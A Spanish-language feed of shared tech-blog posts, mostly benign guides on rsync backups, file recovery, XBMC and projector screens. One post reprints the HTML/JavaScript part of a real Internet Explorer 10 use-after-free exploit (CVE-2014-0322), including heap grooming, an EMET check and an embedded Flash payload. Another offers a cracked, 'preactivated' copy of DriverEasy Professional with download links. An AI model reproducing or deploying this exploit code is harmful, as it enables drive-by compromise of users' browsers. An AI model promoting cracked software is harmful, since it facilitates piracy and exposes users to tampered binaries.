
Fernando Garcia
Shared posts
17 Feb 11:47
Mis trucos para encontrar gangas en Internet
by Informático de Guardia
Últimamente son tantos los amigos, familiares y compañeros a los que termino buscando chollos en Internet que hasta me he planteado abrir un “negocio” a costa de ellos ;) Desde baterías para móviles a pendrives, pasando por pantallas para terminales y/o portátiles (que luego me toca instalar a mi) o colegas que andan buscando un […]
17 Feb 11:40

Información Técnica
Descripción
Después de formatear un equipo, es muy habitual encontrarse en la situación de que algunos dispositivos no funcionan correctamente ya que sus drivers no están bien instalados.
Ahora ésto ya no será ningún problema gracias a DriverEasy. Esta aplicación te permitirá detectar cuáles son los drivers que faltan en el equipo, descargándolos desde Internet e instalándolos automáticamente.
Pero DriverEasy no sólo es útil a la hora de localizar drivers de dispositivos no instalados. El programa también permite actualizar los controladores ya instalados en el equipo con el fin de asegurar un correcto funcionamiento de los diferentes componentes del PC.
El programa localiza y actualiza drivers para audio, impresoras, modems, tarjetas de vídeo, escáneres, tarjetas PCI, ranuras USB, unidades CD/DVD y así hasta un largo etcétera.
Características
Tu solución de controlador integral:
DriverEasy está diseñado para identificar rápida y fácilmente los controladores de dispositivo desconocidos y mantener tu controlador en la versión más reciente. Además, se han implementado funciones de creación de copias de seguridad del controlador, restauración del controlador y desinstalación del controlador, para asegurar que tu controlador es seguro y protegido.
Detecta el controlador del dispositivo desconocido:
DriverEasy tiene una enorme base de datos en línea que incluye más de 100.000.000 controladores de dispositivo de hardware, con el mismo motor revolucionario de detección de controlador y te ayuda a descargar el controlador de dispositivo desconocido y solucionar su problema.
Mantén actualizado el controlador existente:
Con la base de datos de controladores de actualización diaria, tu sistema mejorará el rendimiento, solucionará el problema de pantalla azul, añadirá más mejoras por instalar los controladores más recientes.
Copia de seguridad y restauración de los controladores:
No te preocupes si perdiste el disco de controlador, DriverEasy puede hacer copias de seguridad de tu controlador actual instalado, puede restaurarlo después de cargar el sistema. Ésta es una función beneficiosa si no estás seguro si el nuevo controlador es compatible con tu sistema o no. Puedes crear una copia de seguridad del controlador existente y volver a él más tarde.
Desinstala el controlador de hardware eliminado:
Al reemplazar la tarjeta gráfica, Windows todavía mantiene el controlador antiguo y lo lanza cada vez que arranque.
Esto ralentiza el arranque del sistema y puede causar algún conflicto del sistema. DriverEasy permite desinstalar el hardware eliminado para limpiar tu sistema
Capturas


Enlaces de Descarga
 DriverEasy Professional v.4.6.5.15892

DriverEasy Professional v.4.6.5.15892 - Detecta, Descarga o Respalda Controladores de cualquier PC
by Pregg U
Información Técnica
DriverEasy Professional v.4.6.5.15892
Multilenguaje | Windows® XP, Vista®, Windows® 7 ,Windows® 8/8.1 | 32-bit & 64-bit | Medicina Incl. | 2.8 MB
Multilenguaje | Windows® XP, Vista®, Windows® 7 ,Windows® 8/8.1 | 32-bit & 64-bit | Medicina Incl. | 2.8 MB
Descripción
Tus Drivers a unos clicks!
Después de formatear un equipo, es muy habitual encontrarse en la situación de que algunos dispositivos no funcionan correctamente ya que sus drivers no están bien instalados.
Ahora ésto ya no será ningún problema gracias a DriverEasy. Esta aplicación te permitirá detectar cuáles son los drivers que faltan en el equipo, descargándolos desde Internet e instalándolos automáticamente.
Pero DriverEasy no sólo es útil a la hora de localizar drivers de dispositivos no instalados. El programa también permite actualizar los controladores ya instalados en el equipo con el fin de asegurar un correcto funcionamiento de los diferentes componentes del PC.
El programa localiza y actualiza drivers para audio, impresoras, modems, tarjetas de vídeo, escáneres, tarjetas PCI, ranuras USB, unidades CD/DVD y así hasta un largo etcétera.
Características
Tu solución de controlador integral:
DriverEasy está diseñado para identificar rápida y fácilmente los controladores de dispositivo desconocidos y mantener tu controlador en la versión más reciente. Además, se han implementado funciones de creación de copias de seguridad del controlador, restauración del controlador y desinstalación del controlador, para asegurar que tu controlador es seguro y protegido.
Detecta el controlador del dispositivo desconocido:
DriverEasy tiene una enorme base de datos en línea que incluye más de 100.000.000 controladores de dispositivo de hardware, con el mismo motor revolucionario de detección de controlador y te ayuda a descargar el controlador de dispositivo desconocido y solucionar su problema.
Mantén actualizado el controlador existente:
Con la base de datos de controladores de actualización diaria, tu sistema mejorará el rendimiento, solucionará el problema de pantalla azul, añadirá más mejoras por instalar los controladores más recientes.
Copia de seguridad y restauración de los controladores:
No te preocupes si perdiste el disco de controlador, DriverEasy puede hacer copias de seguridad de tu controlador actual instalado, puede restaurarlo después de cargar el sistema. Ésta es una función beneficiosa si no estás seguro si el nuevo controlador es compatible con tu sistema o no. Puedes crear una copia de seguridad del controlador existente y volver a él más tarde.
Desinstala el controlador de hardware eliminado:
Al reemplazar la tarjeta gráfica, Windows todavía mantiene el controlador antiguo y lo lanza cada vez que arranque.
Esto ralentiza el arranque del sistema y puede causar algún conflicto del sistema. DriverEasy permite desinstalar el hardware eliminado para limpiar tu sistema
Capturas
Enlaces de Descarga
| PROGRAMA PREACTIVADO [REPT] |
| Multilenguaje | Zip | 2.8 MB |
| MD5 Checksum: c87e50ba08de031966e5c05544114d20 (?) |
| Uploaded |FireDrive| Solidfiles |
| Web del autor |
| HomePage |
17 Feb 10:52

El html contiene:
Fuente:
[-] Salu2
[-] Zion3R
0-Day en Internet Explorer 10 Remote Code Execution (CVE-2014-0322) [Exploit]
by noreply@blogger.com (Zion3R)
Los investigadores de seguridad de FireEye han descubierto un nuevo exploit IE 10 0-Day (CVE-2014-0322), que está siendo utilizado en un ataque de Watering Hole Attack y siendo servida desde el sitio web de U.S. Veterans of Foreign Wars (vfw[.]org), agregando un iFrame.
El objetivo del ataque se centra en IE 10 con Adobe Flash Player, sobre el cual se coordina el resto del ataque. El fallo de seguridad es un error de uso después de liberación (use-after-free) que da el atacante acceso directo a la memoria en una dirección arbitraria, usando un archivo corrupto de Adobe Flash, siendo capaz de pasar la protección Space Layout Randomization (ASLR) y Data Execution Prevention (DEP).
El exploit cuenta con un *.html un *.swf (archivo corrupto de Adobe Flash) y un *.as3.
El html contiene:
<html>

<head id="headId">
 <title>main page</title>
 <script>
  function dword2data(dword) {
   var d = Number(dword).toString(16);
   while (d.length < 8)
    d = '0' + d;
   return unescape('%u' + d.substr(4, 8) + '%u' + d.substr(0, 4));
  }

  function developonther(txt) {
   var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
   xmlDoc.async = true;
   xmlDoc.loadXML(txt);
   if (xmlDoc.parseError.errorCode != 0) {
    var err;
    err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
    err += "Error Reason: " + xmlDoc.parseError.reason;
    err += "Error Line: " + xmlDoc.parseError.line;
    if (err.indexOf("-2147023083") > 0) {
     return 1;
    } else {
     return 0;
    }
   }
   return 0;
  }

  var g_arr = [];
  var arrLen = 0x250;

  function fun() {

   var a = 0;
   for (a = 0; a < arrLen; ++a) {
    g_arr[a] = document.createElement('div')
   };
   var b = dword2data(0xdeadc0de);
   var c = 0x1a1b2000;
   while (b.length < 0x360) {
    if (b.length == (0x94 / 2)) {
     b += dword2data(c + 0x10 - 0x0c)
    } else if (
     b.length == (0x98 / 2)) {
     b += dword2data(c + 0x14 - 0x8)
    } else if (b.length == (0xac / 2)) {
     b += dword2data(c - 0x10)
    } else if (b.length == (0x15c / 2)) {
     b += dword2data(0x42424242)
    } else {
     b += dword2data(0x1a1b2000 - 0x10)
    }
   };
   var d = b.substring(0, (0x340 - 2) / 2);
   try {
    this.outerHTML = this.outerHTML
   } catch (e) {}
   CollectGarbage();
   for (a = 0; a < arrLen; ++a) {
    g_arr[a].title = d.substring(0, d.length);
   }
  }

  function puIHa3() {

   var bamboo_go = "<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'res://C:\\windows\\AppPatch\\EMET.DLL'>";

   if (navigator.userAgent.indexOf("MSIE 10.0") > 0) {
    if (developonther(bamboo_go)) {

     return;
    }
    var a = document.getElementsByTagName("script");
    var b = a[0];
    b.onpropertychange = fun;
    var c = document.createElement('SELECT');
    c = b.appendChild(c);
   } else if (navigator.userAgent.indexOf("IE10") > 0) {
    if (developonther(bamboo_go)) {

     return;
    }
    var a = document.getElementsByTagName("script");
    var b = a[0];
    b.onpropertychange = fun;
    var c = document.createElement('SELECT');
    c = b.appendChild(c);
   }
  }
 </script>
 <embed src=Tope.swf width=10 height=10></embed>
</head>

</html>
Apenas salga el módulo para Metasploit lo estaré informando, por ahora es una noticia que está en proceso.
Fuente:
- http://thehackernews.com/2014/02/cve-2014-0322-internet-explorer-zero.html
- http://blog.segu-info.com.ar/2014/02/nuevo-zero-day-en-ie-10-utilizado-en.html
- http://www.intelligentexploit.com/view-details.html?id=18463
[-] Salu2
[-] Zion3R
17 Feb 07:16


Asistente personal con reconocimiento de voz, otra genial idea para la Raspberry Pi
by Fernando Doutel
La Raspberry Pi es ese dispositivo con tantos y tantos usos y tan diferentes que hace que nos planteemos cómo hemos podido vivir sin ella tanto tiempo. ¿Os interesaría tener un asistente personal controlado por voz? ¿Y qué tal instalarlo en una caja de baquelita de un viejo intercomunicador? Pues el resultado es un proyecto interesante, bonito y con un toque retro que le sienta genial.
“Raspberri”, que es el nombre del asistente, cuenta con una tarjeta de sonido USB y un módulo Wi-Fi. También tiene un pequeño amplificador de tres vatios para poder dar suficiente volúmen a un altavoz, que también hace las veces de micrófono.
La caja no ha sido modificada de ninguna forma, conservando la belleza del proyecto. Para poder usar un único altavoz Jan, su creador, ha añadido un relé que emplea el botón original del Televox. Así, cuando se pulsa el botón el relé podremos cambiar entre la entrada y la salida de audio.
El software que controla la entrada de voz en la Raspberry Pi es PiAUISuite. La salida de voz utiliza Google voice para transformar texto a voz, así como algunos scripts en Python para obtener la información de las páginas web que luego será convertida a voz.
Tenéis el proyecto completo en Instructables, por si acaso queréis sacar ideas o hacer vuestro propio asistente personal.
Vía | Hackaday
Vídeo | YouTube
Más información | Raspberri
En Xataka Smart Home | Raspberry Pi
-
La noticia Asistente personal con reconocimiento de voz, otra genial idea para la Raspberry Pi fue publicada originalmente en Xataka Smart Home por Fernando Doutel.
    
|
13 Feb 17:24

Seguro que como me ha pasado a mi, necesitas editar un documento en formato PDF con urgencia y necesitas un editor de este formato que puedas descargar y usar al momento, nada de pesadas descargas e instalaciones...
Para ello nada mejor que un editor como el Foxit PDF Editor Portable.
A mi me saco ayer de un apuro y ahora lo llevo en el pendrive junto con el resto de aplicaciones portables que uso.
Ademas es sencillisimo de usar, practicamente es hacer clic, quitar, poner y escribir, puedes empezar a usarlo en unos segundos.
Aqui esta el enlace, solo tenéis que descargarlo descomprimir la carpeta y ejecutar el programa ejecutable que esta en el interior:
Enlace: Foxit PDF Editor Portable
Editor PDF portable
by Andromeda
Seguro que como me ha pasado a mi, necesitas editar un documento en formato PDF con urgencia y necesitas un editor de este formato que puedas descargar y usar al momento, nada de pesadas descargas e instalaciones...
Para ello nada mejor que un editor como el Foxit PDF Editor Portable.
A mi me saco ayer de un apuro y ahora lo llevo en el pendrive junto con el resto de aplicaciones portables que uso.
Ademas es sencillisimo de usar, practicamente es hacer clic, quitar, poner y escribir, puedes empezar a usarlo en unos segundos.
Aqui esta el enlace, solo tenéis que descargarlo descomprimir la carpeta y ejecutar el programa ejecutable que esta en el interior:
Enlace: Foxit PDF Editor Portable
13 Feb 07:44
Extundelete, recupera archivos borrados
by admin
 Hace unas semanas leía un articulo de Elav sobre los backups y me caía como anillo al dedo, pues estaba recuperándome de la perdida accidental de mi /home.
Víctima del sueño y del estrés cometí una torpeza y mis datos fueron eliminados, entré presa del pánico y la desesperación. Luego de asimilarlo recordé una herramienta llamada Extundelete.
Extundelete es una excelente herramienta, que permite recuperar datos borrados en particiones ext3 y ext4.
Algunas de sus características:
Capacidad de conservar el nombre original de los archivos recuperados, puede recuperar particiones, directorios y subdirectorios, entre otras.
Vamos a lo que nos interesa.
Al borrar accidentalmente un archivo, directorio o partición debes apagar inmediatamente tu computadora o desmontar la partición.
Esto para evitar que se escriban nuevos datos en el espacio físico del disco, si esto ocurre disminuye la posibilidad de recuperación.
De ser posible inicia desde un Live CD o USB de tu distribución favorita e instala Extundelete.
Para instalar en Debian y derivados:
sudo apt-get install extundelete
A continuación montamos la partición en la que se encontraban nuestros archivos, en modo lectura (supongamos que la partición sda4 es nuestro home).
sudo mount -o remount,ro /dev/sda4
Si queremos restaurar la partición entera:
sudo extundelete /dev/sda4 –restore-all
Si queremos restaurar un directorio específico (por ejemplo la carpeta “documentos”):
sudo extundelete /dev/sda4 –restore-directory /home/tu_usuario/documentos
Si queremos restaurar algún archivo específico (por ejemplo el vídeo gato.flv):
sudo extundelete /dev/sda4 –restore-file /home/tu_usuario/videos/gato.flv
Los archivos recuperados se guardarán un directorio llamado RECOVERED_FILES.
Recuerda tener suficiente espacio disponible en la partición en la que se restaurarán tus archivos (por defecto en la carpeta en que te encuentras situado en la consola).
Si no conoces el nombre de las particiones que te interesan escribe en la consola:
df -h
o
sudo fdisk -l
Extundelete cuenta con un gran número de opciones que puedes explorar en su página, pero con lo anteriormente expuesto de seguro sales de un apuro. Yo pude recuperar quizá entre el 90% – 95% de mi partición.
12 Feb 08:12


The Non-Beginner’s Guide to Syncing Data with Rsync
by Korbin Brown

The rsync protocol can be pretty simple to use for ordinary backup/synchronization jobs, but some of its more advanced features may surprise you. In this article, we’re going to show how even the biggest data hoarders and backup enthusiasts can wield rsync as a single solution for all of their data redundancy needs.
Warning: Advanced Geeks Only
If you’re sitting there thinking “What the heck is rsync?” or “I only use rsync for really simple tasks,” you may want to check out our previous article on how to use rsync to backup your data on Linux, which gives an introduction to rsync, guides you through installation, and showcases its more basic functions. Once you have a firm grasp of how to use rsync (honestly, it isn’t that complex) and are comfortable with a Linux terminal, you’re ready to move on to this advanced guide.
Running rsync on Windows
First, let’s get our Windows readers on the same page as our Linux gurus. Although rsync is built to run on Unix-like systems, there’s no reason that you shouldn’t be able to use it just as easily on Windows. Cygwin produces a wonderful Linux API that we can use to run rsync, so head over to their website and download the 32-bit or 64-bit version, depending on your computer.
Installation is straightforward; you can keep all options at their default values until you get to the “Select Packages” screen.

Now you need to do the same steps for Vim and SSH, but the packages are going to look a bit different when you go to select them, so here are some screenshots:
Installing Vim:

Installing SSH:

After you’ve selected those three packages, keep clicking next until you finish the installation. Then you can open Cygwin by clicking on the icon that the installer placed on your desktop.
rsync Commands: Simple to Advanced
Now that the Windows users are on the same page, let’s take a look at a simple rsync command, and show how the use of some advanced switches can quickly make it complex.
Let’s say you have a bunch of files that need backed up – who doesn’t these days? You plug in your portable hard drive so you can backup your computers files, and issue the following command:
rsync -a /home/geek/files/ /mnt/usb/files/
Or, the way it would look on a Windows computer with Cygwin:
rsync -a /cygdrive/c/files/ /cygdrive/e/files/
Pretty simple, and at that point there’s really no need to use rsync, since you could just drag and drop the files. However, if your other hard drive already has some of the files and just needs the updated versions plus the files that have been created since the last sync, this command is handy because it only sends the new data over to the hard drive. With big files, and especially transferring files over the internet, that is a big deal.
Backing up your files to an external hard drive and then keeping the hard drive in the same location as your computer is a very bad idea, so let’s take a look at what it would require to start sending your files over the internet to another computer (one you’ve rented, a family member’s, etc).
rsync -av --delete -e 'ssh -p 12345’ /home/geek/files/ geek2@10.1.1.1:/home/geek2/files/
The above command would send your files to another computer with an IP address of 10.1.1.1. It would delete extraneous files from the destination that no longer exist in the source directory, output the filenames being transferred so you have an idea of what’s going on, and tunnel rsync through SSH on port 12345.
The -a -v -e --delete switches are some of the most basic and commonly used; you should already know a good deal about them if you’re reading this tutorial. Let’s go over some other switches that are sometimes ignored but incredibly useful:
--progress – This switch allows us to see the transfer progress of each file. It’s particularly useful when transferring large files over the internet, but can output a senseless amount of information when just transferring small files across a fast network.
An rsync command with the --progress switch as a backup is in progress:

--partial – This is another switch that is particularly useful when transferring large files over the internet. If rsync gets interrupted for any reason in the middle of a file transfer, the partially transferred file is kept in the destination directory and the transfer is resumed where it left off once the rsync command is executed again. When transferring large files over the internet (say, a couple of gigabytes), there’s nothing worse than having a few second internet outage, blue screen, or human error trip up your file transfer and having to start all over again.
-P – this switch combines --progress and --partial, so use it instead and it will make your rsync command a little neater.
-z or --compress – This switch will make rsync compress file data as it’s being transferred, reducing the amount of data that has to be sent to the destination. It’s actually a fairly common switch but is far from essential, only really benefiting you on transfers between slow connections, and it does nothing for the following types of files: 7z, avi, bz2, deb, g,z iso, jpeg, jpg, mov, mp3, mp4, ogg, rpm, tbz, tgz, z, zip.
-h or --human-readable – If you’re using the --progress switch, you’ll definitely want to use this one as well. That is, unless you like to convert bytes to megabytes on the fly. The -h switch converts all outputted numbers to human-readable format, so you can actually make sense of the amount of data being transferred.
-n or --dry-run – This switch is essential to know when you’re first writing your rsync script and testing it out. It performs a trial run but doesn’t actually make any changes – the would-be changes are still outputted as normal, so you can read over everything and make sure it looks okay before rolling your script into production.
-R or --relative – This switch must be used if the destination directory doesn’t already exist. We will use this option later in this guide so that we can make directories on the target machine with timestamps in the folder names.
--exclude-from – This switch is used to link to an exclude list that contains directory paths that you don’t want backed up. It just needs a plain text file with a directory or file path on each line.
--include-from – Similar to --exclude-from, but it links to a file that contains directories and file paths of data you want backed up.
--stats – Not really an important switch by any means, but if you are a sysadmin, it can be handy to know the detailed stats of each backup, just so you can monitor the amount of traffic being sent over your network and such.
--log-file – This lets you send the rsync output to a log file. We definitely recommend this for automated backups in which you aren’t there to read through the output yourself. Always give log files a once over in your spare time to make sure everything is working properly. Also, it’s a crucial switch for a sysadmin to use, so you’re not left wondering how your backups failed while you left the intern in charge.
Let’s take a look at our rsync command now that we have a few more switches added:
rsync -avzhP --delete --stats --log-file=/home/geek/rsynclogs/backup.log --exclude-from '/home/geek/exclude.txt' -e 'ssh -p 12345' /home/geek/files/ geek2@10.1.1.1:/home/geek2/files/
The command is still pretty simple, but we still haven’t created a decent backup solution. Even though our files are now in two different physical locations, this backup does nothing to protect us from one of the main causes of data loss: human error.
Snapshot Backups
If you accidentally delete a file, a virus corrupts any of your files, or something else happens whereby your files are undesirably altered, and then you run your rsync backup script, your backed up data is overwritten with the undesirable changes. When such a thing occurs (not if, but when), your backup solution did nothing to protect you from your data loss.
The creator of rsync realized this, and added the --backup and --backup-dir arguments so users could run differential backups. The very first example on rsync’s website shows a script where a full backup is run every seven days, and then the changes to those files are backed up in separate directories daily. The problem with this method is that to recover your files, you have to effectively recover them seven different times. Moreover, most geeks run their backups several times a day, so you could easily have 20+ different backup directories at any given time. Not only is recovering your files now a pain, but even just looking through your backed up data can be extremely time consuming – you’d have to know the last time a file was changed in order to find its most recent backed up copy. On top of all that, it’s inefficient to run only weekly (or even less often in some cases) incremental backups.
Snapshot backups to the rescue! Snapshot backups are nothing more than incremental backups, but they utilize hardlinks to retain the file structure of the original source. That may be hard to wrap your head around at first, so let’s take a look at an example.
Pretend we have a backup script running that automatically backs up our data every two hours. Whenever rsync does this, it names each backup in the format of: Backup-month-day-year-time.
So, at the end a typical day, we’d have a list of folders in our destination directory like this:

When traversing any of those directories, you’d see every file from the source directory exactly as it was at that time. Yet, there would be no duplicates across any two directories. rsync accomplishes this with the use of hardlinking through the --link-dest=DIR argument.
Of course, in order to have these nicely- and neatly-dated directory names, we’re going to have to beef up our rsync script a bit. Let’s take a look at what it would take to accomplish a backup solution like this, and then we’ll explain the script in greater detail:
#!/bin/bash
#copy old time.txt to time2.txt
yes | cp ~/backup/time.txt ~/backup/time2.txt
#overwrite old time.txt file with new time
echo `date +”%F-%I%p”` > ~/backup/time.txt
#make the log file
echo “” > ~/backup/rsync-`date +”%F-%I%p”`.log
#rsync command
rsync -avzhPR --chmod=Du=rwx,Dgo=rx,Fu=rw,Fgo=r --delete --stats --log-file=~/backup/rsync-`date +”%F-%I%p”`.log --exclude-from '~/exclude.txt' --link-dest=/home/geek2/files/`cat ~/backup/time2.txt` -e 'ssh -p 12345' /home/geek/files/ geek2@10.1.1.1:/home/geek2/files/`date +”%F-%I%p”`/
#don’t forget to scp the log file and put it with the backup
scp -P 12345 ~/backup/rsync-`cat ~/backup/time.txt`.log geek2@10.1.1.1:/home/geek2/files/`cat ~/backup/time.txt`/rsync-`cat ~/backup/time.txt`.log
That would be a typical snapshot rsync script. In case we lost you somewhere, let’s dissect it piece by piece:
The first line of our script copies the contents of time.txt to time2.txt. The yes pipe is to confirm that we want to overwrite the file. Next, we take the current time and put it into time.txt. These files will come in handy later.
The next line makes the rsync log file, naming it rsync-date.log (where date is the actual date and time).
Now, the complex rsync command that we’ve been warning you about:
-avzhPR, -e, --delete, --stats, --log-file, --exclude-from, --link-dest – Just the switches we talked about earlier; scroll up if you need a refresher.
--chmod=Du=rwx,Dgo=rx,Fu=rw,Fgo=r – These are the permissions for the destination directory. Since we are making this directory in the middle of our rsync script, we need to specify the permissions so that our user can write files to it.
The use of date and cat commands
We’re going to go over each use of the date and cat commands inside the rsync command, in the order that they occur. Note: we’re aware that there are other ways to accomplish this functionality, especially with the use of declaring variables, but for the purpose of this guide, we’ve decided to use this method.
The log file is specified as:
~/backup/rsync-`date +”%F-%I%p”`.log
Alternatively, we could have specified it as:
~/backup/rsync-`cat ~/backup/time.txt`.log
Either way, the --log-file command should be able to find the previously created dated log file and write to it.
The link destination file is specified as:
--link-dest=/home/geek2/files/`cat ~/backup/time2.txt`
This means that the --link-dest command is given the directory of the previous backup. If we are running backups every two hours, and it’s 4:00PM at the time we ran this script, then the --link-dest command looks for the directory created at 2:00PM and only transfers the data that has changed since then (if any).
To reiterate, that is why time.txt is copied to time2.txt at the beginning of the script, so the --link-dest command can reference that time later.
The destination directory is specified as:
geek2@10.1.1.1:/home/geek2/files/`date +”%F-%I%p”`
This command simply puts the source files into a directory that has a title of the current date and time.
Finally, we make sure that a copy of the log file is placed inside the backup.
scp -P 12345 ~/backup/rsync-`cat ~/backup/time.txt`.log geek2@10.1.1.1:/home/geek2/files/`cat ~/backup/time.txt`/rsync-`cat ~/backup/time.txt`.log
We use secure copy on port 12345 to take the rsync log and place it in the proper directory. To select the correct log file and make sure it ends up in the right spot, the time.txt file must be referenced via the cat command. If you’re wondering why we decided to cat time.txt instead of just using the date command, it’s because a lot of time could have transpired while the rsync command was running, so to make sure we have the right time, we just cat the text document we created earlier.
Automation
Use Cron on Linux or Task Scheduler on Windows to automate your rsync script. One thing you have to be careful of is making sure that you end any currently running rsync processes before continuing a new one. Task Scheduler seems to close any already running instances automatically, but for Linux you’ll need to be a little more creative.
Most Linux distributions can use the pkill command, so just be sure to add the following to the beginning of your rsync script:
pkill -9 rsync
Encryption
Nope, we’re not done yet. We finally have a fantastic (and free!) backup solution in place, but all of our files are still susceptible to theft. Hopefully, you’re backing up your files to some place hundreds of miles away. No matter how secure that faraway place is, theft and hacking can always be problems.
In our examples, we have tunneled all of our rsync traffic through SSH, so that means all of our files are encrypted while in transit to their destination. However, we need to make sure the destination is just as secure. Keep in mind that rsync only encrypts your data as it is being transferred, but the files are wide open once they reach their destination.
One of rsync’s best features is that it only transfers the changes in each file. If you have all of your files encrypted and make one minor change, the entire file will have to be retransmitted as a result of the encryption completely randomizing all of the data after any change.
For this reason, it’s best/easiest to use some type of disk encryption, such as BitLocker for Windows or dm-crypt for Linux. That way, your data is protected in the event of theft, but files can be transferred with rsync and your encryption won’t hinder its performance. There are other options available that work similarly to rsync or even implement some form of it, such as Duplicity, but they lack some of the features that rsync has to offer.
After you’ve setup your snapshot backups at an offsite location and encrypted your source and destination hard drives, give yourself a pat on the back for mastering rsync and implementing the most foolproof data backup solution possible.
|
|
Bronquel, Gaur.vaibhav and one other like this
11 Feb 16:40
Esta versión de XBMC llamada "BEYOND XBMC" puede que sea una de las mejores y es que se nota nada mas probarla que han invertido horas y horas en su desarrollo.

En un principio su destino eran los equipos Android con chip "Rockhip" pero parece y según comenta su creador "Flumpster" que puede funcionar en otros dispositivos del mismo sistema operativo.
Todo es cuestión de probarla ya que se instala como un archivo independiente en formato .APK
Si queréis antes de entrar en materia, veamos un vídeo donde se puede apreciar cada una de sus características :
Sobre su potencial gráfico tengo que decir que ha igualado a la versión "MINIX EDITION Beta 2" pero con el añadido que esta puede funcionar en otro equipo que no sea de la marca "Minix".
También está basada en XBMC Frodo 12.4 y ocupa unos 90mb.
Es una versión algo "pesada" porque lo normal son unos 50mb pero es que incluye muchas mejoras, librerías, skins, addons...
Tengo que reconocer que antes de instalarla pensaba que sería como las típicas versiones "XAF" que corren por los diferentes foros pero nada de eso, no tiene nada que ver.
Esta es una versión con cierto estilo (muy diferente a las XAF que sobrecargan todo mucho y luego son poco ágiles a la hora de trabajar).

Voy a enumerar algunas de sus virtudes :
· Incluye de serie los siguientes Repositorios ( Fusión, Xfinity, Mashup y SuperRepo )
· Plugins preinstalados y configurados ( Lyrics, Subtitles, XBMC Backup, Missing Movie Scanner, Key Editor, Karaoke, 1Channel , Much Movies HD y Youtube )
· Posibilidad de utilizar el reproductor MXPLAYER con archivos Locales y en Streaming (con SMB no funciona)
· Añadido el Fanart Automático, a la hora de reproducir contenido musical
* Si notas que tu equipo no puede mover correctamente esta versión, dirígete a :
AJUSTES / SKIN / GENERAL
Y selecciona "Habilitar configuración de especificaciones mínimas"


BEYOND XBMC : Una versión a tener en cuenta
by Laser
Esta versión de XBMC llamada "BEYOND XBMC" puede que sea una de las mejores y es que se nota nada mas probarla que han invertido horas y horas en su desarrollo.
En un principio su destino eran los equipos Android con chip "Rockhip" pero parece y según comenta su creador "Flumpster" que puede funcionar en otros dispositivos del mismo sistema operativo.
Todo es cuestión de probarla ya que se instala como un archivo independiente en formato .APK
Si queréis antes de entrar en materia, veamos un vídeo donde se puede apreciar cada una de sus características :
Sobre su potencial gráfico tengo que decir que ha igualado a la versión "MINIX EDITION Beta 2" pero con el añadido que esta puede funcionar en otro equipo que no sea de la marca "Minix".
También está basada en XBMC Frodo 12.4 y ocupa unos 90mb.
Es una versión algo "pesada" porque lo normal son unos 50mb pero es que incluye muchas mejoras, librerías, skins, addons...
Tengo que reconocer que antes de instalarla pensaba que sería como las típicas versiones "XAF" que corren por los diferentes foros pero nada de eso, no tiene nada que ver.
Esta es una versión con cierto estilo (muy diferente a las XAF que sobrecargan todo mucho y luego son poco ágiles a la hora de trabajar).
Voy a enumerar algunas de sus virtudes :
· Incluye de serie los siguientes Repositorios ( Fusión, Xfinity, Mashup y SuperRepo )
· Plugins preinstalados y configurados ( Lyrics, Subtitles, XBMC Backup, Missing Movie Scanner, Key Editor, Karaoke, 1Channel , Much Movies HD y Youtube )
· Posibilidad de utilizar el reproductor MXPLAYER con archivos Locales y en Streaming (con SMB no funciona)
· Añadido el Fanart Automático, a la hora de reproducir contenido musical
* Si notas que tu equipo no puede mover correctamente esta versión, dirígete a :
AJUSTES / SKIN / GENERAL
Y selecciona "Habilitar configuración de especificaciones mínimas"
11 Feb 16:37


Tres consejos para elegir tu pantalla de proyección ideal
by Pedro Santamaria
 Elegir una pantalla de proyección puede ser algo relativamente fácil o endiabladamente complicado pero necesario pues según la misma nuestra experiencia será mejor o peor.
Existen muchos factores que pueden hacernos que nos decantemos por una u otra. Y por supuesto, también está el tema económico. Aún así, vamos a ver tres sencillos pasos que nos ayudarán a saber cuál es nuestra pantalla de proyección idónea.
El tamaño de la pantalla

Es la primera pregunta que nos hacemos. Un proyector nos permite visualizar una imagen que suele alcanzar un máximo de 300 pulgadas en la mayoría de casos. Eso no implica que debamos hacer uso del mayor tamaño posible. Así que veamos.
Si se trata de una sala de cine en casa donde tenemos diferentes filas, cosa que no suele ser lo habitual, la altura de la pantalla no debe superar la sexta parte de la distancia de la pantalla a nuestro asiento o la última fila en caso de que tengamos varias. Si sólo tenemos una fila podemos hacer un cálculo más rápido y establecer la diagonal máxima de la pantalla como la distancia de esta a nuestro asiento.
De ese modo tenemos que, por ejemplo, si nos sentamos a una distancia de 2,5m (primera fila) perfectamente podremos disfrutar de una pantalla de 100 pulgadas. Eso sí, si tenemos varias filas habrá que colocarla a una altura donde la parte inferior de la misma se encuentre a 90 o 125cm respecto del suelo.
Formato de proyección

Las pantallas de proyección que se destinan a su uso para cine en casa suelen tener un borde negro. Este hace las veces de marco y tiene como función ayudar a la vista a delimitar la imagen, ofreciendo una colocación correcta y mejor ergonomía.
Por tanto, es mejor que tenga el formato que más usamos. Como en nuestro caso es para disfrutar del cine en casa, mejor que tenga un formato 16:9, el mismo de la películas en formato para TV. Claro que, muchas emiten a 2.35:1 por lo que habría que valorar. Yo opto por 16:9 pero ya es decisión de cada uno.
La superficie de proyección
Es el punto más delicado. Cada material con el que se fabrican las pantallas de proyección ofrece una serie de ventajas que les permiten mejorar la calidad de imagen según las condiciones ambientales así como las del propio proyector. No es lo mismo usar una tela que contrarrestar la luz ambiente, una que proporciona negros más profundos o incluso para proyectar 3D pasivo.
No hay una regla que permita determinar la superficie ideal para cada usuario pero conocer la luminosidad del proyector será necesario y suficiente en muchos casos para elegirla. Yo suelo recomendar pantallas con una ganancia alta que mejorará posibles carencias del proyector y contrarrestará la luz ambiente.
Pantalla perfectamente tensada
Por último, a modo de bonos extra, si podéis optar por una pantalla tensada o fija mejor que mejor. Si es para instalaciones fijas ofrecen muchas ventajas y la imagen quedará perfectamente ajustada, ganando en detalle. Además son imprescindibles si hacemos uso de un proyector de tiro corto o ultra corto.
En Xataka Smart Home | Crea tu propia pantalla de proyección, el método enigma
-
La noticia Tres consejos para elegir tu pantalla de proyección ideal fue publicada originalmente en Xataka Smart Home por Pedro Santamaria.
|
|
11 Feb 16:32
LIVESTREAMS MOD by ENEN92
by Laser
Felicito el trabajo que ha hecho el compañero ENEN92 (creador del plugin P2P-Streams), ha modificado el plugin LIVESTREAMS MOD para que este se enlace con "P2P-Streams" y de esta manera poder reproducir enlaces Acestream y Sopcast.

